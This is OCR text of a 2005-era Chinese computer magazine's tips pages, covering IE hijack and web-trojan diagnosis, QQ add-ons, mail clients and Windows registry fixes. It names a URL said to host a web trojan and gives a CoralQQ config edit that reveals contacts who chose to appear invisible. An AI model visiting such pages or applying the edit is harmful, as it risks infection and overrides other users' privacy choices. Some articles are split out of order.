案情分析:这个网站比较可恶，它是采用了嵌套网页的方式加载网页木马的。通过分析其源文件得知，实际带有木马的网页为http://www.51t.cn/cyindex.htm。在IE中进入http://www.sunvod.com后，IE很快进入假死状态，并弹出一个无法关闭的"服务器正在运行中"的窗口，等待大约2分钟后会弹出"超简单网页木马"的窗口，不管选择"是"与"否"，系统运行都很慢，而且任务管理器被禁用(见图4)。



图4

侦破结果:

(1)这时通过重启计算机释放系统资源。重启后打开记

事本，输入以下的内容，然后另存为REG文件，双击合并到注册表中，这时任务管理器就可以使用了。

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System]
"DisableTaskmgr"=dworD:00000000
```

(2)打开任务管理器，没有发现可疑的程序;在开始运行中输入msconfig并回车，打开启动项管理程序，检查启动项目，没有异常项目。

(3)没有发现异常，最后是通过杀毒软件查杀该木马。

其实，对于这种简单的网页木马，只要我们打开杀毒软件的监控系统，它们一般是无机可乘的，所以防范的方法也很简单——打开杀毒软件的监控系统即可。有些朋友可能不太喜欢打开，因为监控一般都要占用不少的系统资源，不过以现在电脑的配置，用那一点资源换安全还是很值得的。

其他IE劫持分析

主持人:谢谢LY的现场精彩的案例分析！掌声鼓励一下！

LY:谢谢！下面，我提几个黑名单中没能找到类似IE劫持的案例来给大家分析一下。

1.修改URL前缀

当在 览器的地址栏输入一个网址而没有输入其前缀(比如http://或ftp://)时， 览器会试图使用默认的前缀(默认为http://)。有时前缀会被改为http://www.AA.BB/?，当输入一个网址如www.cfan.com.cn时,实际打开的网址变成了——http://www.AA.BB/?www.cfan.com.cn

侦破结果:

(1)如果中了木马CoolWebSearch就可能造成此现象。建议使用CoolWebSearch的专杀——CoolWebSearch Shredder (下载地址http://nj.onlinedown.net/soft/32676.htm)来修复。如果使用CWShredder.exe发现了问题但却无法修复(Fix)，请在安全模式下使用CWShredder.exe再次修复(Fix)。

(2)如果使用CWShredder.exe后仍然无法修复或者根本未发现异常，请使用Hijackthis来扫描修复。

2.BHO模块

BHO，即Browser Helper Objects，指的是 览器的辅助模块(或称辅助对象)，这是一些扩充 览器功能的小插件。这里面鱼龙混杂，诺顿杀毒、Google等都可能出现在这里。通常可以用软件Hijackthis结合微软的反间谍软件来解决，Hijackthis下载地址为http://nj.onlinedown.net/soft/37094.htm，微软的反间谍软件下载地址为http://www.onlinedown.net/soft/37452.htm。

> **小提示**
> 关于这两款软件的相关用法请参看本刊2004年第9期的《赶走劫持浏览器的强盗》。

3.巧妙避免误进假网银

前阵子，网络上出现了假的中国工商银行网站、假的中国银行网站，给众多使用网上银行的用户们心中蒙上了乌云般的 。大家都担心自己在使用网上银行时也将遭遇不测，主要原因是搜索引擎中、E-mail中的银行网站地址有可能是假的。这里教你一招，让你尽可能不会误进假网上银行网站了。

首先，到http://dl.3721.net/download/assist4.exe下载最新的上网助手程序，将其安装到系统后重新启动。然后打开IE 览器，在IE地址栏中直接输入正确的银行中文名称(例如:中国农业银行)，回车后，IE 览器就会自动打开该银行的网上银行网站页面，不必担心被骗的结果了。

4."about:blank"劫持

打开一个空白的网页，地址栏中显示为"about:blank"，原本空白的网页显示为一个标志为"Search for"的页面(见图5)。这是由于电脑感染了"搜索引擎木马"的新变种造成的。




图5

侦破结果:只要我们经常更新杀毒软件病毒库，并把系统的补丁打全了，一般都能防范类似的病毒。

小编有话说:恶意网站就好像街头的小广告一样难以禁止。由于我国目前在反恶意网站、程序管理上尚存在法律空白和技术难度，以至于恶意网站、木马程序、间谍广告的大量 生，所以大家自己要注意提高安全意识，比如经常更新Windows、升级杀毒软件病毒库，上网的时候记得开防火墙和反病毒软件，同时注意做好系统的备份工作，这样一旦出现问题而无法解决，还可以通过恢复系统的办法来解决。

CF [YY18]

■ 艳力 庄鹏

★★★★

我的QQ你快回来！

本文可以帮你学到

- 用节省资源的QQ帮你挂机升级
- 浏览、聊天同时完成
- 送你免费网络即时贴

上网高峰期，不能在同一台电脑上同时运行两个以上QQ，需要挂机的你该怎么办？网络出现故障，除了 览器可以用，QQ、MSN无法使用，急于联系朋友的你如何是好？

用浏览器养只QQ

Maxthon是非常流行的 览器，现在通过给它添加插件，不用开QQ软件就能和好友们聊天！为什么要用它上QQ？这里至少有三大原因：占用资源极少；遇到某些网络故障时可以替代QQ；可以多账号登录。

下载QQ for Maxthon后，得到一个压缩包，将它解压到Maxthon 览器的安装目录下的Plugin文件夹中即可完成安装。

当再次运行Maxthon时，会提示发现新插件“QQ for Maxthon”，点“确定”使用它。然后再单击“侧边栏”按钮，在出现的侧边栏窗口中点击最下方的QQ企鹅图标来打开QQMax。



图1

输入QQ账号密码登录后，软件界面如图1所示，软件主界面分为“Friends online”在线好友和“Friends offline”离线好友两栏，基本操作和在QQ中一样，双击打开聊天窗口，Ctrl＋Enter键发送信息，即使你关闭了侧边栏，QQMax仍然会继续运行，既不影响 览网页又可让QQ等级再上新台阶，还不快来！不过，目前它还不支持好友分组功能，比较遗憾。

实例1:QQ账户分身有术

你可以开一个原版QQ，然后用QQ for Maxthon打开另外一个，甚至可以同时登录一个QQ号码。由于占用系统资源很小，你可以在不想用QQ的时候让QQ for Maxthon替你“挂机”，帮你升级QQ，又不影响其他操作，很是方便。

Just Do It

你的朋友没有QQ号码，想借你的号码用一下，可是你现在也要用QQ聊天，知道该怎么办了吗？

实例2:用浏览器聊QQ

你可能遇到过这样的网络故障：可以上网 览网页，但是QQ、MSN全部停工，无法连接成功。在排除腾讯公司服务器出问题的情况下，你可以用QQ for Maxthon替你解决一下问题，通常只要 览网页没问题，QQ for Maxthon就可以正常工作。

QQ for Maxthon(简称QQMax)小档案

u软件版本:1.0	软件大小:602KB
u软件性质:免费软件	运行平台:Windows 2000/NT/XP/2003
u下载地址:http://www.onlinedown.net/soft/35572.htm	

实例3:给腾讯QQ加一个“小弟弟”

其实QQMax不仅可以运行在Maxthon中，还可以在其他 览器中使用。在QQMax文件夹中直接双击运行qqmax.html，就会调用 览器打开它，按照屏幕提示输入QQ账号和密码登录便可使用。现在我们再利用一个腾讯QQ的“DIY”面板，让它入驻到腾讯QQ中，这样我们就可以一个QQ程序挂两个QQ了。

第一步:运行腾讯QQ，单击QQ侧边栏中的“DIY”按钮切换到“用户自定义面板”。单击“添加链接”按钮(或者执行“收藏夹→设置”命令)，打开“收藏夹管理”窗口。

第二步:点击“添加”按钮，在“详细信息”下的“名称”中输入任意自己想看到的名称，在“链接”中，输入“qqmax.html”的详细地址，由于我的QQMax解压到了Maxthon文件夹下，所以目录为：“C:\Program Files\Maxthon\Plugin \QQMax\qqmax.html”，你可以根据自己的实际情况来确定。完成后，再点击“设为默认”按钮，这样以后只要在QQ中点击“DIY”按钮就可自动打开QQMax界面了。

小提示

★通过网页登录MSN Messenger聊天：http://webmessenger.msn.com/default.aspx?r=1。

★通过网页玩“Yahoo”通:http://messenger.yahoo.com/#webmessenger。

同时挂10个QQ谁管得着！

QQ的等级提高了，既是自己超级网虫身份的象征，又可得到许多实用的功能(如建立固定群、更改QQ头像)，所以现在越来越多的朋友都喜欢将自己的QQ挂在网上赚等级。可是QQ2005非常贪婪，“无耻”地占用许多系统资源。腾讯的服务器还不允许在上网高峰时在同一台电脑上同时运行两个以上QQ，看来得想个办法了。

MyIM 小档案

u 软件版本:2004　　软件大小:5887KB
u软件性质:免费软件　　运行平台:Windows 2000/NT/XP/2003
u 下载地址:http://www.MyIM.cn/downloads/MyIM2004.exe

安装后打开 MyIM,首先如同使用 QQ 一样注册一个新账号。注册后会打开导入 QQ、MSN 账户资料的对话框,如果你想将保存在自己硬盘上的 QQ 安装目录下的有关资料导入,点击"下一步",根据屏幕提示完成操作。当然也可点击"取消",从而手动添加自己的QQ资料。



图 2

点击 MyIM 菜单,选择"账户管理器",在打开的对话框中选择"添加新用户",在"服务类型"中选择"QQ",再输入用户名和密码,最后点击"保存"按钮完成设置(见图2)。

小提示

勾选"自动登录"和"保存密码"可以让你的 MyIM 自动登录多个 QQ,这样就省去了输入密码的麻烦。

同样,我们可以按照上面的方法添加多个 QQ 新用户,把自己所有 QQ 都挂上吧。可喜的是 MyIM 非常节省内存,如图 3,笔者挂了 3 个 QQ,内存只消耗了 900KB,真爽!



图 3

免费的网上即时贴

当你在网上浏览的时候,一定会有一些网址、E-mail等信息需要记录下来,发邮件太麻烦了,经常看到Q友的"个人说明"里记着朋友的电话号码、地址或者一些网址,空间有限也不太安全,要是 QQ 里有个记事本就好了。其实,在 QQ2004 II Beta2 及以上版本中就免费开始提供该功能。在 QQ 主界面中单击"网络硬盘"标签,双击"我的网络硬盘"再双击"个人助理",再在"网络记事本"上点右键选择"打开记事本"就可以打开 QQ 网络记事本了(见图4)。这下朋友的电话、地址、网址可以随意记了。你也来试试吧!



图 4

CF [YY19]

IE 历史记录我做主!

■ 柳庄头

使用 IE 时间一长,我们访问过的 Web 网站便会保存在 IE 历史记录中,以后在地址栏内输入与以前访问的网站 URL 一样的字符串时,便显示出所有相关历史记录,这便是 IE 的自动完成功能。虽说是方便了,但随着历史记录数量的增加,数据库越来越庞大,检索起来反而更麻烦了。这个,相信大家都在想:如果能保留一些需要用于自动完成功能的访问记录,其他都通通删掉就好了。但 IE 并没有提供历史记录的查看和编辑功能,我们只能采用一刀切的方式,将所有历史记录全部清除。这并不是我们所需要的,怎么办?此时,就需要 IEHisotryView 这款小软件的帮忙了。

实例:保留特定 IE 访问记录

IEHistoryView 运行后,会自动搜索 IE 的历史访问记录,并显示在其主窗口的列表栏中(见图)。每条访问记录的内容



IEHistoryView 小档案

u 软件版本:1.22　　软件大小:37KB
u软件性质:免费软件　　适用平台:Windows 98/ME/NT/2000/XP
u 下载地址:http://www.nirsoft.net/utils/iehv.zip
u 软件备注:它是一款绿色的小软件,下载完成后,只要解压缩后便可以直接运行了。

包括了点击次数(Hits)、访问日期、URL 地址等项目。如果访问记录太多,只要单击"Hits"标题栏,整个记录便会按照你点击该链接的次数进行排序,经常访问的网址便一目了然了。接下来,只要选择需要删除的记录,点击工具栏中的删除按钮即可。

小提示

★通过 Shift 键或者 Ctrl 键的配合,可以一次选中多条记录。

★ IE 将最近 25 条访问记录保存在[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs]。在默认情况下,IEHistoryView 并不显示这些访问记录。不过,可以在 IEHistoryView 的菜单栏中依次选择"View→Display Typed URLs"来显示这些"漏网之鱼"。

你知道吗?

IE有一项非常实用的功能:Cookies。有了它,我们可以在不键入用户名和密码的情况下,直接进入曾经浏览的某些站点(特别是论坛),以达到快速浏览网页的目的。但IE仍然没有提供Cookies的查看和编辑功能,用户能够做的只是清除所有Cookies记录,无法进行有选择地删除。你可以到http://www.nirsoft.net/utils/iecv.zip下载IECookiesView这个免费软件,可以让你自由选择Cookie文件内容,决定是否删除。

CF [YY20]

胖企鹅要成“K歌之王”了！

★★★

■河南　塞外鸣沙

在这个网络无所不在的时代，人们欣赏音乐的方式也在悄悄地发生着变化，从最早的磁带、CD逐渐演变到了MP3、WMA等所代表的网络音乐格式。但是，网络中信息量巨大，大量制作粗糙的音乐文件流传于网络，在这个时候就需要有种好的音乐软件来担当披沙拣金的重任。前段时间出世的QUSIC(QQ Music的缩写，寓意QQ与music音乐的完美结合)来到了我们面前。

聊天的时候听听歌

作为腾讯公司的创新之作，QUSIC已经集成到了最新的QQ软件中，大家只要到http://im.qq.com/qq/qq2005.shtml去下载2005贺岁版的QQ就能使用QUSIC了。

实例:把Media Player嵌入QQ

QUSIC已经和QQ的主面板融合在一起，对于日常简单的播放等操作，只需点击QQ面板下方的各个播放操作按钮即可。很多朋友都喜欢边听歌边用QQ聊天，如果另外开启一个播放器，占用宝贵的系统资源不说，操作也不太方便。点击QQ软件右下方按钮，就可以启动到完整的QUSIC模式(见图1)。在这种模式下，你可以较快地寻找自己喜欢的歌曲，并对自己硬盘和网络音乐库中的歌曲进行管理和组织播放。软件可以支持的音乐格式有WMV、WMA、MP3等，基本上涵盖了目前流行的音乐格式。



图1

第一步:首先，要注册一下你的音乐账户。在主界面右上角的“音乐账户”中可以进行注册。注意，在4月30日之前注册，可以按照半价，即每月10元的价格听歌，歌曲数量完全没有限制。

第二步:当你看到喜欢的音乐专辑，只要点击一下进入之后，就能看到专辑中的歌曲了(见图2)。

第三步:进入专辑页面后，按下“试听”按钮下方的耳机图标，就可以听到歌曲了。按下旁边的加号，将歌曲加入到音乐库中，按下播放按钮就可以开始播放歌曲了。按下主窗口右上角的第一个按钮，就能将窗口缩小到QQ面板中，而播放按钮处会自动播放

Just Do It

音乐库中不仅可以存放QQ提供的音乐，也能加入自己电脑上存放的音乐。播放这些音乐你不需要花钱注册，只要在主界面选择“添加→添加本地歌曲”就行了，这是完全免费的功能。



图2

你知道吗?

嵌入面板的MINI播放器还可以方便地拉到桌面上，脱离QQ单独使用。这样，即使不打开QQ，也能用它来欣赏音乐。方法是用鼠标左键拖动QQ Music左端的竖条，拖到外面就可以单独使用了。

正版歌曲才能享受高质量

必须承认，目前在网上流传着大量盗版的音乐作品，这里面以MP3流行歌曲最为常见。在相当长的一段时间内，盗版歌曲风行网上。但是到了今天，国家对版权保护工作越来越重视，而人们的版权意识也在加强。在网上一搜索，你会发现盗版歌曲已经越来越少。喜欢听音乐的爱好者，对音乐质量的要求也越来越高，低质量的音乐已经不能满足我们。以前，流传在网络上的歌曲大部分都是版权不清、制作粗糙的歌曲，不仅音质差，有些连内容也不完整，听起来好不伤心。QUSIC在这点上做得不错，他们保证了其音乐网站内众多歌曲出众的品质和明确的版权，有了QUSIC，以后再也不用偷偷摸摸地到处找盗版音乐了，我们也能理直气壮地说出那句名言来:“我用正版，我自豪！”

快把iPOD搬进电脑里

用过iPOD的朋友，都知道苹果有个在线音乐商城，在那里可以用十分低廉的价格来购买众多正版音乐，而零售业巨头沃尔玛也在前不久推出了自己的在线音乐商城，价格也十分便宜，但可惜他们都是面向欧美用户的，对国内的用户来说，不仅音乐的类型不合口味，而且支付模式上也存

告急！OE、Foxmail无法接收Hotmail信件

★★★

■北京　ABC

最近，笔者用Outlook接收Hotmail信箱总是不成功，开始也没注意，但几天下来都不行，这时才注意到如图1的错误提示窗口中的文字，真是可恶呀！无奈下，安装了Foxmail，因为其中提供了Foxmail-Hotmail代理服务器(FoxHot.exe)，但结果还是不行。




图1

后来笔者终于在《电脑爱好者》2004年第22期《"邮"刃有余FreePOPs》中找到了解决方案，通过文章介绍的FreePOPs不仅能让任意邮件客户端软件轻松、快速地接收Hotmail、Gmail、Yahoo等Web邮箱中的邮件，而且还可以将网上丰富的RSS资源也接收到邮件客户端中！

首先要提醒你，FreePOPs必须得安装最新的0.0.26版和相应插件才能接收Hotmail邮箱中的邮件，它们的下载地址分别是：

FreePOPs：http://jaist.dl.sourceforge.net/sourceforge/freepops/FreePOPs-0.0.26.exe

Hotmail插件：http://cogent.dl.sourceforge.net/sourceforge/freepops/hotmail.lua

安装完FreePOPs后，再将hotmail.lua保存到软件安装目录的LUA文件夹下(一般为C:\Program Files\FreePOPs\LUA)。

1.如何接收Hotmail邮箱中的邮件

因为《"邮"刃有余FreePOPs》一文已经详细介绍了如何使用FreePOPs接收邮件，这里就以OE为例，简要提一下使用要点。

第一步：点击"工具→账户→邮件→添加→邮件"添加新邮件账户，在向导执行到"电子邮件服务器名"处，请按如图2进行修改。其他步骤同常规添加方法，注意用户名要填写xxx@hotmail.com(邮箱地址)。



图2



图3

第二步：完成账号添加后，再次进入"工具→账户→邮件"，在列表中选中刚才添加的Hotmail后单击"属性"按钮，进入"高级"选项卡将"接收邮件(POP3)"的端口号改为2000(见图3)。接下来收取一下Hotmail信箱，是不是速度飞快？！

Just Do It

如果你有Gmail邮箱，请尝试添加到OE或Foxmail中，要注意的是用户名同样要用邮箱地址，比如xxx@gmail.com。

2.让OE摇身变成RSS阅读器

通过研究，笔者发现FreePOPs还能让OE、Foxmail等邮件客户端软件可以接收RSS资源！比如在http://www.baidu.com/search/rss.html找到自己感兴趣的RSS地址。

第一步:按照前面添加Hotmail信箱的方法添加RSS，注意"显示名"、"电子邮件地址"、"发送邮件服务器"可以任意填，但"账户名"应填写为设置为"xxx@aggregator"(xxx随便你输入什么单词)，"密码"一项RSS链接的地址，例如科技新闻的http://news.baidu.com/n?cmd=4&class=technnews&pn=1&tn=rss。最后别忘了把POP3的端口号改为2000。

第二步:接收一下添加的RSS账户，是不是很不错？！

为了便于单独管理，建议在OE中专门创建一个文件夹来管理RSS资源，接着选中某个邮件，点击"邮件→从邮件创建规则"，在"选择规则条件"中勾选"若邮件来自指定的账户"，在"选择规则操作"中设置为"移动到指定的文件夹"，下面不用我说你也会做了吧！

CF [YY22]

在着很多不方便。现在有了QUSIC，我们再也不用羡慕欧美的音乐爱好者了，QUSIC也有自己的在线音乐商城，以后我们也可以堂堂正正地用很低的价格来欣赏自己所喜欢的音乐了。在商城里面，有着十分丰富的音乐资源，商城以专辑为单位，按地域与专辑类型来分类。分为港台发烧、内地流行、欧美精彩等地域，并可用歌手分类、字母排序等方式进行搜寻。商城还包括每日更新的实时排行榜，真实反映用户的喜爱、歌曲的受欢迎度。

你知道吗？

去掉QQ音乐工具条的方法

QQ2005中的音乐工具条，如果你并不常用，通过以下方法可以去掉：

找到你的QQ安装目录下的\NewSkins\QQ2005下的VBScript.vbs文件，找到第38行的"BackgroundC.height = cy - 125"，在它的后面加入以下内容：

```
MusicPlayer.height = 0
MusicPlayer.width = 0
MusicPlayer.bInside = FALSE
```

这样再登录QQ的话，就没有了音乐工具条了。

CF [YY21]

想查看隐身好友，但LumaQQ的功能又太简单，如何两者兼得呢？

显隐身　让我看到透明的你

★★★

■广东　Hmily

最近，LumaQQ似乎有盖过腾讯QQ的态势，其中最吸引人的就是LumaQQ具有显隐身功能。在上期《电脑爱好者》中已经有相关介绍。不过LumaQQ使用Java虚拟机来运行，速度比较慢(至少启动时是这样的)，而且对于习惯腾讯QQ的用户而言，单单为了显隐身功能而在两个软件之间往返切换也是一件麻烦事。能不能就在腾讯QQ上实现显隐身呢？

实例1:给让珊瑚虫添加“透视眼”

本文的主角是珊瑚虫版QQ外挂(集成版或外挂版都可以)，它是使用最广泛的显IP QQ外挂，甚至有人说，腾讯QQ之所以这么多人使用，与珊瑚虫外挂的出现有很大关系，因为它把QQ上面的广告给去掉了，还用户一个干净的聊天环境。对于这一说法我们不置可否。下面我们谈谈具体实现方法。

珊瑚虫版QQ都有一个配置文件CoralQQ.ini，该文件可以在QQ目录下找到。它保存着外挂的设置。正常情况下，可以通过同目录下的CQQCfg.exe图形界面进行修改，不过由于珊瑚虫版并没有集成显隐身功能，无法通过图形界面进行下面的操作，只能把入手点定于CoralQQ.ini。

打开CoralQQ.ini，细心查找一下，可以发现，聊天窗口上的显IP功能是由IpFormat字段控制，正常情况下，其代码如下:

IpFormat=(%I=0.0.0.0)?(%o=0?对方处于离线或隐身状态:对方在线,但无法得到对方IP%p%V):%A%a%p%I%:%P%V

学过编程的读者一眼就能看出这是一个条件判断句(具体代码涉及到珊瑚虫数据的格式，在这里就不详细解释其意义了，有兴趣的朋友可以到网上查找资料)。为了让它能显隐身，把代码修改如下:

IpFormat=(%I=0.0.0.0)?(%o=0?(%s=20?(%V=<未知版本0000>?离线:隐身 %p%V)):对方在线，但无法获得对方IP%p%V):%A%a%p%I%:%P%V

如果想更个性化，可以把“未知QQ版本”、“离线”、“隐身”和“对方在线，但无法获得对方IP”等文字变得更个性化，比如:“晕！这家伙竟然隐身了！”。改动以后当遇到隐身的用户时，QQ聊天窗口显示效果如图1所示。

> **QQ 2005贺岁版之珊瑚虫版小档案**
>
> u软件版本:3.04　软件大小:16864KB
>
> u软件性质:免费软件　运行平台:Windows 2000/NT/XP/2003
>
> u下载地址:http://nj.onlinedown.net/soft/32845.htm

实例2:复制好友资料一键通

除了显隐身功能以外，珊瑚虫QQ外挂还提供IP信息复制功能。当需要将好友QQ号码、　称等信息复制下来，以往需要进入“菜单→好友资料→好友管理器”，然后再导出资料，很是麻烦。珊瑚虫QQ外挂为我们提供了一种新思路。珊瑚虫QQ外挂控制“主面板悬停IP格式”和“鼠标右键复制IP信息格式”的字段分别为TipFormat和MouseFormat，修改其中的代码就可以实现想要的功能。

图2就是改动后的显示效果。想复制资料，可以在聊天窗口边框上轻点右键，资料就会自动复制下来，找个地方粘上就行了(珊瑚虫QQ外挂在右击边框的时候，并不会出现右键菜单，与一般的Windows操作有些不同)。




图1



图2

小编有话说：由于代码较长，限于篇幅，这里就不列出来了。大家可以下载已经做好的CoralQQ.ini参考一下(下载地址:http://www.newhua.com/cfan/200508/显IP文件.rar)。由于其中还保存有大量珊瑚虫QQ的设置(如IP显示位置等)，建议只替换相关字段，避免丢失原来的设置。在下载的文件中，两个相关字段均在正文的最下面。

CF [YY23]

系统密技E卡通

我的右键不再"迟疑"

在安装了一些主板集成的显卡驱动后(这里以Intel 81X系列主板的驱动为例)，在桌面上点击右键就会增加一些属性选项，这样可能会造成右键点击桌面时菜单显示迟缓的问题。如果要删除该选项，只需打开"注册表编辑器"，将[HKEY_CLASSES_ROOT\Directory\Background\shellex\ContextMenuHandlers]下包含的子项中除"New"以外的键都删掉，重启系统即可。另外，针对Intel 81X系列主板的驱动，在"开始→运行"中执行"regsvr32 /u igfxpph.dll"(不含引号)，这样同时也去除了"控制面板→显示→设计→高级"中的Intel GMA Driver选项，恢复时只须执行"regsvr32 igfxpph.dll"命令即可。 **(皮皮虾)**

系统密技E卡通

桌面操作也玩拨云见日

当打开的窗口很多的时候，如果要将一些文件拖动到某个桌面图标上(比如"回收站"图标，很多人在文件删除操作时都使用这种方法)，而这个图标又恰恰被其他打开的窗口挡住了，这时就要最小化所有的窗口后再进行操作，步骤比较烦琐。其实，在Windows XP中隐藏着一个人性化的功能，就是当窗口打开的时候，如果你想将某些文件拖入被挡住的桌面图标，只须先将文件点住拖到任务栏上，不要松开左键，使光标在任务栏上持续1到2秒钟(注意会有一个禁止符号出现)，所有打开的窗口就自动最小化到任务栏上了，此时就可以继续原来的拖拽操作了。 **(几米阳光)**

系统密技E卡通

对付恶意程序 岂能坐以待毙

杀毒软件不是万能的，没有杀毒软件却是万万不能的，而如果不幸地遇到杀毒软件无法查杀的恶意程序时，不熟悉系统进程的菜鸟们根本无从判别哪个是病毒，哪个是正常的进程，难道只能坐以待毙了吗？大多数恶意程序都会在[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]下生成启动项，并且对该项的变化进行监视以防止被删，一旦删除了该恶意程序的启动项，就会立即自动恢复。这个病毒自我保护的手段恰恰可以帮助我们找出它的弱点。

1.运行regedit.exe，打开"注册表编辑器"，找到并选中上文提到的注册表自启动项。然后选择"文件→导出"，把该项下的所有内容保存为一个REG文件。

2.删除该项下的所有键值，不断按F5刷新注册表内容，几秒后在右侧的窗格中自动出现的即为恶意程序的自启动项。

3.知道了恶意程序的文件名，要将其清除就非常简单了。在"进程管理器"中将该恶意进程中断，然后根据注册表项中的文件路径删除该文件(如果没有完整的路径，则说明恶意程序在系统目录下)，最后根据刚才导出的注册表文件的内容恢复正常的自启动项目。 **(小狸)**

系统密技E卡通

找回IE的默认地位

喜欢追新的人们当然不会放过眼下正火的Firefox 览器。在将其设置为默认的 览器并使用了一段时间后，如果想要恢复为IE的默认 览器位置，可以通过右击桌面上的IE图标，选择"属性"打开"Internet属性"，在"程序"选项卡中单击"重置Web设置"按钮，然后在弹出的窗口中确认，这样就可以恢复使用IE作为默认 览器。不过，有很多用户在点击该按钮后，系统并没有响应操作。这时我们可以通过在"开始→运行"中依次执行下列命令来解决这个问题。

regsvr32 wshom.ocx

regsvr32 jscript.dll

regsvr32 urlmon.dll **(酸菜鱼)**

系统密技E卡通

精简之后Windows Media Player也能升级

许多朋友使用nLite等系统优化软件对Windows XP SP2系统进行了精简，如果在精简过程中将Windows Media Player也去掉了，那么在安装最新版本的Windows Media Player 10.0时，系统就会提示版本不符合而安装失败。难道精简和升级Windows Media Player不能兼得吗？

第一步:下载Windows Media Player 10.0的安装包到本地硬盘后，右击它选择用WinRAR解压缩到一个目录中。

第二步:打开解压目录，找到Wmp10.inf文件，右键单击并选择"安装"，这时会复制一些文件到系统中。

第三步:等待文件复制结束后，双击运行setup_wm.exe文件即可正常安装Windows Media Player了。 **(辣子鸡丁)**

系统密技E卡通

快速找回丢失的"设备管理器"

在"开始→运行"中输入devmgmt.msc命令，打开系统中的"设备管理器"，这时却发现系统无法显示硬件设备的列表，出现"取消操作:Internet Explorer不能链接到您请求的网页。此页可能暂时不可用"的错误提示。这个可能是由于注册表中的设备管理器控件{CD6C7868-5864-11D0-ABF0-0020AF6B0B7A}的注册状态失效了，这时只要在"开始→运行"中执行"regsvr32 dmocx.dll"(不含引号)命令即可快速找回丢失的"设备管理器"。

如果系统提示找不到或无法注册dmocx.dll，这可能是此文件已经损坏或丢失，从安装了相同版本操作系统的机器中复制一个该文件的副本，依次复制到%windir%\system32\dllcache和%windir%\system32这两个目录中即可。 **(疯狸密码)**

CF [MJ01]

软件密技E卡通

对瑞星2005“精兵简政”

瑞星2005杀毒软件是目前应用很广泛的杀毒软件。安装并升级后，瑞星2005会占据80MB左右的硬盘空间。其实，我们可以删除瑞星2005一些不必要的文件，同时可以保持其基本功能不变：打开瑞星2005安装目录下的skin子目录，这里的skin1、skin2、skin3三个子目录，分别对应三种皮肤。如果在瑞星中的“设置→外观选择”菜单中选择了“传统情调”，则可全部删掉；打开安装目录下的language子目录，只保留以CHS为文件名的文件，以及ATip936.ini文件即可；删除升级文件备份目录Update文件夹；删除以RsAgent为文件名的文件，以及AgtX0804.exe、AgtX0404.exe、AgtX0411.exe，这样瑞星助手也让我们删除了；如果是Windows 9x等单用户系统，可删除RavXP.exe（系统多用户环境处理）；rssms.exe（瑞星短信通）、RegGuide.exe（瑞星注册向导）、RavHDBak（瑞星硬盘备份）等，最后“减肥”后的瑞星2005体积不足30MB。 （河南 郭振江）

软件密技E卡通

选中页面文字下的图片

在WPS Office 2003中，当我们将一张图片作为页面背景设置后，如果想再选择此图片做修改时，却发现无论如何也不能选中图片了。其实很简单，这时只需按下Alt键不放，并用鼠标左键点击图片位置，就可轻而易举选中背景图片对象了。 （武汉 王勇）

软件密技E卡通

自动更新媒体库

很多媒体播放器都有媒体库功能，但每次都要扫描后才可以更新，比较麻烦。其实在Windows Media Player 10中已经可以自动更新了：打开Windows Media Player 10，选择菜单中的“工具→选项”，打开“选项”窗口，点击“媒体库”标签下的“监视文件夹”，然后通过“添加”按钮来添加要监视的文件夹。

如果是RealPlayer 10，则可按以下方法打开自动更新：选择菜单中的“工具→首选项”，在窗口左侧选择“我的媒体库”，然后勾选窗口右侧的“每隔[ ]分钟便检查受监视的文件夹是否有新剪辑”，再通过“添加文件夹”按钮添加好受监视的文件夹即可。 （BCD）

软件密技E卡通

不用注册也能保存大头贴

网上有很多大头贴制软件，大多有无法保存的限制，怎么办呢？其实很简单：只要先用大头贴制作软件将大头贴照好，然后启动QQ，打开任意聊天窗口，用QQ的截屏功能（快捷键为Ctrl+ALT+A），将拍摄好的大头贴截图，然后将它保存即可。 （细胞核）

软件密技E卡通

巧妙解决PPT调用文件时的链接错误

我们在使用PPT文件时经常要调用外部素材文件，比如视频文件等。但在刻录光盘时，并不能简单地将PPT文件和素材文件直接刻到光盘上。因为这样在播放视频文件时会出现不能播放的问题。我们可以采用下面的步骤解决：首先，选择菜单中的“文件→打包”，将PPT文件打包。然后运行打包生成的文件，把文件解包，再用Nero，将解包文件夹中的文件刻到光盘中即可。

如果是链接到外部的Word文档，仅仅使用上面的方法是不够的，正确的操作如下：先不要链接Word文档，而是直接选择菜单中的“文件→打包”，将PPT文件打包，然后再次解包，接着将链接的Word文档拷贝至解包后产生的文件夹中，再打开PPT文件，设置Word文档的链接，注意此时链接的文档要使用拷贝至解包文件夹中的文件，最后，用Nero将解包文件夹中的文件刻录到光盘根目录中即可。 （BCD）

软件密技E卡通

在Excel中控制指针方向

系统默认情况下，当我们在一个单元格中输入完数据后按回车键，单元格则会自动向下移动。如果想让指针向别的方向移动，可不可以呢？要达到这一目的，大家可以使用如下方法：点击菜单中的“工具→选项”，点击“编辑”标签，然后选中“按Enter后移动”一项，再在旁边的选择列表中选择你希望移动的方向，确定退出即可。 （武汉 王勇）

软件密技E卡通

微软拼音改错技巧

